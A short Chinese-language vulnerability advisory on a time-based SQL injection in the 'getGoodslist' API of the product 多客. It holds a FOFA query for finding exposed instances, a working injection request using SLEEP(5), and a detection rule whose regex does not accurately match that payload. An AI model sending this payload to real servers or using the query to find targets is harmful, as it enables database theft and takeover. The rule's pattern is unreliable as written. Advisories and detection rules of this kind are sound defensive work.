

多客-getGoodslist-sql注入

多客-getGoodslist-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

多客

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="/static/index/js/jweixin-1.2.0.js"

POC/EXP：

```
GET /api/index/getGoodslist?
key=1'%29+AND+%28SELECT+1904+FROM+%28SELECT%28SLEEP%285%29%29xcmp%29--+OgeQ
HTTP/1.1
Host: 127.0.0.1
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Duke - MySQL Time-Based SQL Injection via getGoodslist";
  flow:to_server,established;
```

```
http.method; content:"GET";
http.uri; content:"/api/index/getGoodslist";
http.uri; pcre: "/key=[^&]*'%29\+AND\+\(SELECT\+1904\+FROM\+\(SELECT\ (SLEEP\
(5\)\)\)\)\xCmp\)--\+0GeQ/i";
metadata:
  cve none,
  service http,
  affected_product "多客",
  vulnerability_type "MySQL Time-Based SQL Injection",
  attack_target "database_server",
  severity "high";
classtype:sql-injection;
sid:1000514;
rev:1;
priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。